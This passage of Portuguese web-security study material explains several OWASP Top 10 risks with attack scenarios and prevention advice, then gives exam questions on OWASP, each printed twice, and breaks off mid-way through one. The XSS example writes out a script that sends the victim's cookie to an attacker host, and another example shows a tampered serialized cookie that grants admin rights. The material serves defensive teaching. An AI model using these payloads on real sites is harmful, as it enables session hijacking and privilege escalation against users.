- As ferramentas SAST podem ajudar a detetar XXE no código fonte, ainda assim a revisão do código é a melhor alternativa em aplicações de grande dimensão e complexidade com várias integrações.

Quebra de Controle de Acessos

As vulnerabilidades comuns incluem:

- Ultrapassar as verificações de controlo de acesso modificando o URL, estado interno da aplicação, página HTML, ou através da utilização de ferramenta para ataque a APIs.
- Elevação de privilégios. Atuar como um utilizador sem autenticação, ou como administrador tendo um perfil de utilizador regular.
- Manipulação de metadados, e.g. repetição ou adulteração do JSON Web Token (JWT) de controlo de acesso, cookie ou campo escondido para elevação de privilégios.



Especifíco App.	Abuso: 2	Prevalência: 2	Deteção: 2	Técnico: 3	Negócio ?
O abuso do controlo de acessos é uma competência base dos atacantes. Ferramentas automáticas como SAST e DAST podem detetar a ausência, mas não validar o funcionamento do controlo de acessos quando presente. A deteção do controlo de acessos envolve processos manuais.		As falhas de controlo de acessos são comuns devido à falta de processos automáticos de deteção e à falta de testes funcionais realizados pelos programadores. A deteção de controlo de acessos não é fácil de realizar recorrendo a testes automáticos tanto estáticos como dinâmicos.		O impacto técnico reside no facto dos atacantes poderem atuar como utilizadores ou administradores legítimos, utilizadores usarem funções privilegiadas ou criar, aceder, atualizar ou apagar todos os registos. O impacto no negócio depende da necessidade de proteção dos dados.	

Exemplo Quebra de Controle de Acessos

Cenário #1: A aplicação usa dados não verificados numa

chamada SQL que acede a informação da conta:

pstmt.setString(1, request.getParameter("acct"));

ResultSet results = pstmt.executeQuery( );

Um atacante, de forma simples, modifica o parâmetro acct no seu navegador para enviar um qualquer outro número de conta

à sua escolha. Se o parâmetro não for devidamente verificado, o atacante pode aceder à conta de qualquer utilizador.

http://example.com/app/accountInfo?acct=notmyacct

Cenário #2: Um atacante força a navegação para determinados URL alvo. O acesso à página de administração requer permissões de administrador.

http://example.com/app/getappInfo

http://example.com/app/admin_getappInfo

Se um utilizador não autenticado puder aceder a essa página, então existe uma falha. Da mesma forma, se um não administrador puder aceder à página de administração, existe igualmente uma falha.


Prevenção Quebra de Controle de Acessos

- Implementar mecanismos de controlo de acesso uma única vez, reutilizando-os ao longo da aplicação, incluindo CORS.
- Modelar controlo de acesso que assegure a propriedade dos registos, por oposição ao modelo que aceita que um utilizador possa criar, ler, atualizar ou apagar qualquer registo.
- As regras de negócio específicas duma aplicação, devem ser assegurados por modelos de domínio.
- Desativar a listagem de diretórios no servidor e assegurar que nenhum metadado está presente na raiz do servidor web.
- Limitar o acesso à API e controladores por forma a minimizar o impacto de ataque com recurso a ferramentas automáticas.
- Invalidar JSON Web Tokens (JWT) após o logout.
- Incluir testes unitários e de integração para as funcionalidades de controlo de acessos.

Configurações Segurança Incorretas

A aplicação pode ser vulnerável se:

- Estão em falta medidas apropriadas de segurança em alguma parte da camada aplicacional.
- Funcionalidades desnecessárias estão ativas ou instaladas (e.g. portos de comunicação desnecessários, serviços, páginas, contas ou privilégios).
- Em sistemas atualizados, as últimas funcionalidades de segurança encontram-se desativadas ou configuradas de forma insegura.



Exemplo Configuração de Segurança Incorretas

Cenário #1: O servidor aplicacional inclui aplicações de demonstração que não são removidas do servidor de produção. Para além de falhas de segurança conhecidas que os atacantes usam para comprometer o servidor, se uma destas aplicações for a consola de administração e as contas padrão não tiverem sido alteradas, o atacante consegue autenticar-se usando a palavra-passe padrão, ganhando assim o controlo do servidor.

Cenário #2: A listagem de diretorias não está desativada no servidor. O atacante encontra e descarrega a sua classe Java compilada, revertendo-a para ver o código e assim identificar outras falhas graves no controlo de acessos da aplicação.

Cenário #3: A configuração do servidor aplicacional gera mensagens de erro detalhadas incluindo, por exemplo, informação de execução (stack trace). Isto expõe potencialmente informação sensível ou falhas subjacentes em versões de componentes reconhecidamente vulneráveis.


Prevenção Configuração de Segurança Incorretas

- Um processo automatizado e reprodutível de robustecimento do sistema, que torne fácil e rápido criar um novo ambiente devidamente seguro. Ambientes de desenvolvimento, qualidade e produção devem ser configurados de forma semelhante com credenciais específicas por ambiente.
- Uma arquitetura aplicacional segmentada que garanta uma separação efetiva e segura entre os componentes ou módulos, com segmentação, utilização de containers ou grupos de segurança cloud (Access Control List (ACL)).
- Um processo automatizado para verificação da eficácia das configurações e definições em todos os ambientes.
- A plataforma mínima necessária, sem funcionalidades desnecessárias, componentes, documentação ou exemplos. Remover ou não instalar funcionalidades que não são usadas bem como frameworks.

Cross Site Scripting (XSS)

Os ataques típicos de XSS visam o roubo da sessão do utilizador, roubo ou controlo da conta de utilizador, contornar autenticação de multi-fator (MFA), alteração do DOM por substituição ou alteração de nós (e.g. formulários), ataques contra o navegador do utilizador tais como o download de software malicioso, key logging entre outros.

- **Reflected XSS:** Um ataque bem sucedido pode permitir a execução de código HTML e JavaScript no navegador da vítima.
- **Stored XSS:** A aplicação ou API armazenam dados de entrada do utilizador de forma não tratada.



Exemplo Cross Site Scripting

Cenário #1: A aplicação usa informação não confiável na construção do HTML abaixo, sem validação ou escaping:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

O atacante altera o parâmetro CC no browser para:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

Isto irá fazer com que a sessão da vítima seja enviada para a página do atacante, dando-lhe o controlo sobre a atual sessão do utilizador.


Prevenção Cross Site Scripting

- Utilização de frameworks que ofereçam nativamente protecção para XSS tais como as versões mais recentes de Ruby on Rails e ReactJS. É preciso conhecer as limitações destes mecanismos de proteção por forma a tratar de forma adequada os casos não cobertos.
- Tratamento adequado (escaping) da informação não confiável no pedido HTTP, tendo em conta o contexto onde esta informação irá ser inserida no HTML (body, atributo, JavaScript, CSS ou URL), resolve os tipos Reflected e Stored XSS.
- Aplicação de codificação de caracteres adequada ao contexto de utilização aquando da modificação da página no lado do cliente previne DOM XSS.

Desserialização Insegura

Aplicações e APIs são vulneráveis se desserializarem dados não confiáveis ou objetos adulterados fornecidos pelo atacante. Isto resulta em dois tipos principais de ataques:

- Ataques relacionados com objetos e estruturas de dados em que o atacante consegue modificar lógica aplicacional ou executar remotamente código arbitrário se existirem classes cujo comportamento possa ser alterado durante ou depois da desserialização.
- Ataques de adulteração de dados, tais como os relacionados com o controlo de acessos, onde são utilizadas estruturas de dados existentes mas cujo conteúdo foi alterado.



Exemplo Desserialização Insegura

Cenário #1: Um fórum de PHP usa a serialização de objetos PHP para gravar um "super" cookie que contém o identificador (ID) do utilizador, o seu papel, o resumo (hash) da sua password e outros estados:

a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

Um atacante pode mudar o objeto serializado para lhe dar privilégios de administrador:

a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

Prevenção Desserialização Insegura


A única forma segura de utilizar serialização pressupõe que não são aceites objetos serializados de fontes não confiáveis e que só são permitidos tipos de dados primitivos.

- Implementar verificações de integridade como assinatura digital nos objetos serializados como forma de prevenir a criação de dados hostis ou adulteração de dados.
- Isolar e correr a lógica de desserialização, sempre que possível, num ambiente com privilégios mínimos.
- Aplicar uma política rigorosa de tipos de dados durante a desserialização, antes da criação do objeto uma vez que a lógica tipicamente espera um conjunto de classes bem definido. Uma vez que existem formas demonstradas de contornar esta técnica, ela não deve ser usada individualmente.

Utilização de Componentes Vulneráveis

A aplicação pode ser vulnerável se:

- Não conhecer as versões de todos os componentes que utiliza (tanto no âmbito do cliente como no servidor). Isto engloba componentes que utiliza diretamente, bem como as suas dependências.
- O software é vulnerável, deixou de ser suportado, ou está desatualizado. Isto inclui o SO, servidor web ou da aplicação, sistemas de gestão de base de dados (SGBDs), aplicações, APIs e todos os componentes, ambientes de execução, e bibliotecas.



Exemplo Utilização de Componentes Vulneráveis

Cenário #1: Tipicamente os componentes executam com os mesmos privilégios da aplicação onde se inserem, portanto quaisquer vulnerabilidades nos componentes podem resultar num impacto sério. Falhas deste tipo podem ser acidentais (ex. erro de programação) ou intencional (ex. backdoor no componente).

Existem ferramentas automáticas que ajudam os atacantes a encontrar sistemas mal configurados ou com erros. Por exemplo, o motor de busca Shodan pode ajudar a facilmente encontrar dispositivos que possam ainda estar vulneráveis a Heartbleed, vulnerabilidade esta que já foi corrigida em Abril de 2014.

Prevenção Utilização de Componentes Vulneráveis


O processo de gestão de correções e atualizações deve:

- Remover dependências não utilizadas assim como funcionalidades, componentes, ficheiros e documentação desnecessários.
- Realizar um inventário das versões dos componentes ao nível do cliente e do servidor (ex. frameworks, bibliotecas) e das suas dependências, usando para isso ferramentas como versions, DependencyCheck, retire.js, etc. Monitorize regularmente fontes como Common Vulnerabilities and Exposures (CVE) e National Vulnerability Database (NVD) em busca de vulnerabilidades em componentes.
- Obter componentes apenas de fontes oficiais e através de ligações seguras, preferindo pacotes assinados de forma a mitigar componentes modificados ou maliciosos.

Registro e Monitorização Insuficiente

Insuficiência do registo, deteção, monitorização e resposta acontece sempre que:

- Eventos auditáveis como autenticação, autenticações falhadas e transações de valor relevante não são registados.
- Alertas e erros não são registados, ou geram mensagens desadequadas ou insuficientes.
- Limites para geração de alertas e processos de elevação de resposta não estão definidos ou não são eficazes.



Exemplo Registro e Monitorização Insuficiente

Cenário #1: Um projeto de código aberto de um forum mantido por uma equipa pequena foi comprometido, abusando duma vulnerabilidade do próprio software. Os atacantes conseguiram ter acesso ao repositório interno onde estava o código da próxima versão assim com todos os conteúdos. Embora o código fonte possa ser recuperado, a falta de monitorização, registo e alarmística tornam o incidente mais grave. O projeto foi abandonado em consequência deste incidente.

Cenário #2: Um atacante usa uma ferramenta automática para testar o uso de uma palavra-passe comum por forma a ganhar controlo sobre as contas que usam essa password. Para as outras contas esta operação deixa apenas registo duma tentativa de autenticação falhada, podendo ser repetida dias depois com outra palavra-passe.

Prevenção Registro e Monitorização Insuficiente

Dependendo do risco inerente à informação armazenada ou processada pela aplicação:

- Assegurar que os registos usam um formato que possa ser facilmente consumido por uma solução de gestão de registos centralizada.
- Assegurar que as transações mais críticas têm registo pormenorizado para auditoria com controlos de integridade para prevenir adulteração ou remoção tais como tabelas de base de dados que permitam apenas adição de novos registros.
- Definir processos de monitorização e alerta capazes de detetar atividade suspeita e resposta associada.

Q1) [AOCP TCE PA 2012] O Open Web Application Security Project (OWASP) é

a) um instituto que executa projetos de softwares, envolvendo segurança máxima, para as agências governamentais que possuam aplicações na Web.

b) uma comunidade que trata de padrões de segurança em softwares livres, ou sob licença GPL, para o desenvolvimento de aplicações Web.

c) uma organização aplicada em definir projetos seguros de software estabelecendo requisitos mínimos de segurança.

d) uma associação profissional de membros globais aberta às pessoas interessadas em aprender sobre segurança de software.

e) uma organização que rege os padrões da segurança da Internet e suas aplicações.

Q1) [AOCP TCE PA 2012] O Open Web Application Security Project (OWASP) é

a) um instituto que executa projetos de softwares, envolvendo segurança máxima, para as agências governamentais que possuam aplicações na Web.

b) uma comunidade que trata de padrões de segurança em softwares livres, ou sob licença GPL, para o desenvolvimento de aplicações Web.

c) uma organização aplicada em definir projetos seguros de software estabelecendo requisitos mínimos de segurança.

d) uma associação profissional de membros globais aberta às pessoas interessadas em aprender sobre segurança de software.

e) uma organização que rege os padrões da segurança da Internet e suas aplicações.

Q2) [CESGRANRIO BNDES 2013] A comunidade aberta da OWASP (Open Web Application Security Project) é dedicada a prover recursos para que as organizações possam conceber, desenvolver, adquirir, operar e manter aplicações que possam ser confiáveis.

Dentre os 10 mais críticos riscos de segurança apontados pela OWASP para aplicações Web está o ataque conhecido como XSS que visa ao(à)

a) processamento de páginas sem scripts no navegador da vítima que podem sequestrar sessões do usuário, desfigurar sítios web ou redirecionar o usuário para sítios maliciosos.

b) processamento de páginas sem scripts no navegador da vítima que podem apenas desfigurar sítios web ou redirecionar o usuário para sítios maliciosos.

c) processamento de páginas sem scripts no navegador da vítima que podem apenas redirecionar o usuário para sítios maliciosos.

d) execução de scripts no navegador da vítima que podem sequestrar sessões do usuário, desfigurar sítios web ou redirecionar o usuário para sítios maliciosos.

e) execução de scripts no navegador da vítima que podem apenas desfigurar sítios web ou redirecionar o usuário para sítios maliciosos.

Q2) [CESGRANRIO BNDES 2013] A comunidade aberta da OWASP (Open Web Application Security Project) é dedicada a prover recursos para que as organizações possam conceber, desenvolver, adquirir, operar e manter aplicações que possam ser confiáveis.

Dentre os 10 mais críticos riscos de segurança apontados pela OWASP para aplicações Web está o ataque conhecido como XSS que visa ao(à)

a) processamento de páginas sem scripts no navegador da vítima que podem sequestrar sessões do usuário, desfigurar sítios web ou redirecionar o usuário para sítios maliciosos.

b) processamento de páginas sem scripts no navegador da vítima que podem apenas desfigurar sítios web ou redirecionar o usuário para sítios maliciosos.

c) processamento de páginas sem scripts no navegador da vítima que podem apenas redirecionar o usuário para sítios maliciosos.

d) execução de scripts no navegador da vítima que podem sequestrar sessões do usuário, desfigurar sítios web ou redirecionar o usuário para sítios maliciosos.

e) execução de scripts no navegador da vítima que podem apenas desfigurar sítios web ou redirecionar o usuário para sítios maliciosos.

Q3) [FUMARC TJ-MG 2012] Associe os termos aos conceitos que os definem corretamente:

I. ITIL.

II. OWASP.

III. ISO/IEC 27001.

( ) Conjunto de melhores práticas para a gestão de serviços em TI e para o alinhamento desta área com os negócios da empresa.

( ) Organização focada em melhorar a segurança de softwares, em especial os softwares baseados na web.

( ) Modelo para estabelecer, implementar, operar, monitorar, revisar, manter e melhorar um Sistema de Gestão de Segurança da Informação (SGSI).

Está CORRETA a seguinte seqüência de respostas:

a) I, II e III.

b) I, III e II.

c) II, III e I.

d) III, II e I.

Q3) [FUMARC TJ-MG 2012] Associe os termos aos conceitos que os definem corretamente:

I. ITIL.

II. OWASP.

III. ISO/IEC 27001.

( ) Conjunto de melhores práticas para a gestão de serviços em TI e para o alinhamento desta área com os negócios da empresa.

( ) Organização focada em melhorar a segurança de softwares, em especial os softwares baseados na web.

( ) Modelo para estabelecer, implementar, operar, monitorar, revisar, manter e melhorar um Sistema de Gestão de Segurança da Informação (SGSI).

Está CORRETA a seguinte seqüência de respostas:

a) I, II e III.

b) I, III e II.

c) II, III e I.

d) III, II e I.

Q4) [CESPE ABIN 2018] Acerca de testes de penetração, julgue o item seguinte.

Situação hipotética: O acesso a uma aplicação web com permissão de administrador é realizado por meio do valor informado em uma variável, conforme a seguir.

http://www.site.com.br/aplicacacao?profile=as cs23f8g7por04

Assertiva: Nesse caso, de acordo com a OWASP (Open Web Application Security Project), o teste de penetração black-box automatizado é efetivo para encontrar uma vulnerabilidade, dados o valor fixo para a variável e a forma de passagem: pedido via GET.

Q4) [CESPE ABIN 2018] Acerca de testes de penetração, julgue o item seguinte.

Situação hipotética: O acesso a uma aplicação web com permissão de administrador é realizado por meio do valor informado em uma variável, conforme a seguir.

http://www.site.com.br/aplicacacao?profile=as cs23f8g7por04

